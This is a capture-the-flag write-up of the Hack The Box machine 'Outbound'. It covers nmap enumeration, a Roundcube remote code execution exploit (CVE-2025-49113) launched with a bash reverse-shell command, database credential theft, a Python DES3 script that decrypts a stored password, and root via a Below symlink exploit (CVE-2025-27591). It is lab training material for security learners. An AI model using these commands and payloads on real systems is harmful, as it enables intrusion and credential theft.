Hack The Box: Outbound

Outbound is an easy-difficulty linux machine from Hack The Box where you start with credentials for the following account tyler / LhKL1o9Nm3X2 Roundcube RCE –> MySQL Credentials –> DES3 Decryption –> Privilege Escalation via Below (CVE-2025-27591)
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap 10.129.39.75 -A -v

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Roundcube Webmail :: Welcome to Roundcube Webmail
|_http-favicon: Unknown favicon MD5: 924A68D347C80D0E502157E83812BB23
|_http-server-header: nginx/1.24.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 1.263 days (since Sun Jul 13 23:01:10 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   98.64 ms 10.10.14.1
2   98.65 ms mail.outbound.htb (10.129.39.75)
We have 2 ports open :
- Port 80 (HTTP)
- Port 22 (SSH)
So let’s go ahead and add our host “maik.outbound.htb” to /etc/hosts.


While i found this login page, I used the credentials that we already got to access the page.
Exploitation
First thing to do after acceding the website is trying to search for CVEs for this specific website which is in this case “RoundCube”.
I was reading many blogs that speak about POC using php which was “CVE-2025-49113 - Roundcube Remote Code Execution”.
After that, I found a github repo that got the POC.
https://github.com/hakaioffsec/CVE-2025-49113-exploit
I downloaded the exploit and used it get a reverse shell. Dont forget to change the IP of your machine.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/Downloads]
└─$ php CVE-2025-49113.php http://mail.outbound.htb/ tyler LhKL1o9Nm3X2 \
'bash -c "bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1"'

[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
In other hand there was our listener on port 4444
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.168] from (UNKNOWN) [10.129.39.75] 40204
bash: cannot set terminal process group (247): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/$
We are now as “www-data” account. But this is not enough we need to find maybe credentials in roundcube directory which is here in this case /var/www/html/roundcube.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
www-data@mail:/var/www/html/roundcube$ ls
ls
CHANGELOG.md
INSTALL
LICENSE
README.md
SECURITY.md
SQL
UPGRADING
bin
composer.json
composer.lock
config
index.php
logs
plugins
program
public_html
skins
temp
vendor
There is a directory config that maybe it will get us something big.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
www-data@mail:/var/www/html/roundcube$ cd config

www-data@mail:/var/www/html/roundcube/config$ ls

config.inc.php
config.inc.php.sample
defaults.inc.php
mimetypes.php
www-data@mail:/var/www/html/roundcube/config$ cat config.inc.php
cat config.inc.php
<?php

/*
 +-----------------------------------------------------------------------+
 | Local configuration for the Roundcube Webmail installation.           |
 |                                                                       |
 | This is a sample configuration file only containing the minimum       |
 | setup required for a functional installation. Copy more options       |
 | from defaults.inc.php to this file to override the defaults.          |
 |                                                                       |
 | This file is part of the Roundcube Webmail client                     |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 +-----------------------------------------------------------------------+
*/

$config = [];

// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';

// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'localhost:587';

// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';

// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';

// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUNDCUBE.NET WEBSITE HERE!
$config['support_url'] = '';

// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail';

// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';

// List of active plugins (in plugins/ directory)
$config['plugins'] = [
    'archive',
    'zipdownload',
];

// skin name: folder from skins/
$config['skin'] = 'elastic';
$config['default_host'] = 'localhost';
$config['smtp_server'] = 'localhost';
In this file, we suspected that there was this line that got credentials of mysql database.
$config[‘db_dsnw’] = ‘mysql://roundcube:RCDBPass2025@localhost/roundcube’;
So, let’s try to extract tables or informations that are a gold mine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
www-data@mail:/$ mysql -u roundcube -pRCDBPass2025 -e "SHOW DATABASES;"

Database
information_schema
roundcube
www-data@mail:/$ mysql -u roundcube -pRCDBPass2025 -D roundcube -e "SHOW TABLES;"

Tables_in_roundcube
cache
cache_index
cache_messages
cache_shared
cache_thread
collected_addresses
contactgroupmembers
contactgroups
contacts
dictionary
filestore
identities
responses
searches
session
system
users
www-data@mail:/$ mysql -u roundcube -pRCDBPass2025 -D roundcube -e "SELECT * FROM users;"

user_id username        mail_host       created last_login      failed_login    failed_login_counter    language        preferences
1       jacob   localhost       2025-06-07 13:55:18     2025-06-11 07:52:49     2025-06-11 07:51:32     1       en_US   a:1:{s:11:"client_hash";s:16:"hpLLqLwmqbyihpi7";}
2       mel     localhost       2025-06-08 12:04:51     2025-06-08 13:29:05     NULL    NULL    en_US   a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";}
3       tyler   localhost       2025-06-08 13:28:55     2025-07-15 09:45:15     2025-06-11 07:51:22     1       en_US   a:1:{s:11:"client_hash";s:16:"Y2Rz3HTwxwLJHevI";}

www-data@mail:/$ mysql -u roundcube -pRCDBPass2025 -D roundcube -e "SELECT * FROM session;"

sess_id changed ip      vars
6a5ktqih5uca6lj8vrmgh9v0oh      2025-06-08 15:46:40     172.17.0.1      bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7
The thing here we are doing is seeing how many databases are there , then using a particular roundcube database , then getting data from session table in it . The data was obviously of users.
I found a base64 encoded string in session.

And there was this text in all string that is important :
| user_id | i:1;username | s:5:”jacob”;b:0;password | s:32:”L7Rv00A8TuwJAr67kITxxcSgnIk25Am/” |
Also a $key called ‘des_key; which we got from /var/www/html/roundcube/config/config.php , rcmail-!24ByteDESkey*Str
With the help of Grok i created a code to decrypt the password
1
2
3
4
5
6
7
8
9
10
11
12
from base64 import b64decode
from Crypto.Cipher import DES3
encrypted_password = "L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
des_key = b'rcmail-!24ByteDESkey*Str'
data = b64decode(encrypted_password)
iv = data[:8]
ciphertext = data[8:]
cipher = DES3.new(des_key, DES3.MODE_CBC, iv)
decrypted = cipher.decrypt(ciphertext)
cleaned = decrypted.rstrip(b"\x00").rstrip(b"\x08").decode('utf-8', errors='ignore')
print("[+] Password:", cleaned)
1
2
3
4
┌──(venv)─(kali㉿kali)-[~/Downloads]
└─$ python3 round.py
[+] Password: 595mO8DmwGeD
And here we are, we have the password now for jacob. I used it in our www-data shell and we got user jacob
1
2
3
4
5
www-data@mail:/$ su jacob
su jacob
Password: 595mO8DmwGeD
id
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob)
I went in the jacob directory and in a file called jacob found out there is another password that garantee jacob ssh into the machine.
1
Please use the following credentials to log into your account: gY4Wr3a1evp4
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(venv)─(kali㉿kali)-[~/Downloads]
└─$ ssh jacob@mail.outbound.htb
jacob@mail.outbound.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Jul 15 12:07:22 PM UTC 2025

  System load:  0.33              Processes:             251
  Usage of /:   72.8% of 6.73GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.129.39.75
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Jul 10 11:44:49 2025 from 10.10.14.77

jacob@outbound:~$ cat user.txt
a39510831551ad22b2ffef70d856c5cc
Privilege Escalation
First thing to try as we are user in the machine, is trying the sudo -l command to see if we have any tool or command that we can execute without the need of root shell. And we got a nudge.
1
2
3
4
5
6
7
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
jacob@outbound:~$
I was searching for “below” monitoring in the internet and searching for affected versions and i got something useful. It’s a new CVE discovered that affects the Below service before version 0.9.0. The issue arose due to the creation of a world-writable directory at /var/log/below.
I used this POC in github and it got me the root shell.
https://github.com/BridgerAlderson/CVE-2025-27591-PoC/blob/main/exploit.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
jacob@outbound:/tmp$ python3 'exploit(2).py'
[*] Checking for CVE-2025-27591 vulnerability...
[+] /var/log/below is world-writable.
[!] /var/log/below/error_root.log is a regular file. Removing it...
[+] Symlink created: /var/log/below/error_root.log -> /etc/passwd
[+] Target is vulnerable.
[*] Starting exploitation...
[+] Wrote malicious passwd line to /tmp/attacker
[+] Symlink set: /var/log/below/error_root.log -> /etc/passwd
[*] Executing 'below record' as root to trigger logging...
Jul 15 12:36:57.367 DEBG Starting up!
Jul 15 12:36:57.368 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Failed to acquire file lock on index file: /var/log/below/store/index_01752537600: EAGAIN: Try again
-------------------------------------------------------------
[+] 'below record' executed.
[*] Copying payload into /etc/passwd via symlink...
[+] Running: cp /tmp/attacker /var/log/below/error_root.log
[*] Attempting to switch to root shell via 'su attacker'...
attacker@outbound:/tmp# id
uid=0(attacker) gid=0(root) groups=0(root)
attacker@outbound:/tmp# cat /root/root.txt
8279d6cef33c02bbd745e8f93c13238e
Congratulations!! We managed to root the full machine. I gotta be honest it’s an easy and straight forward machine.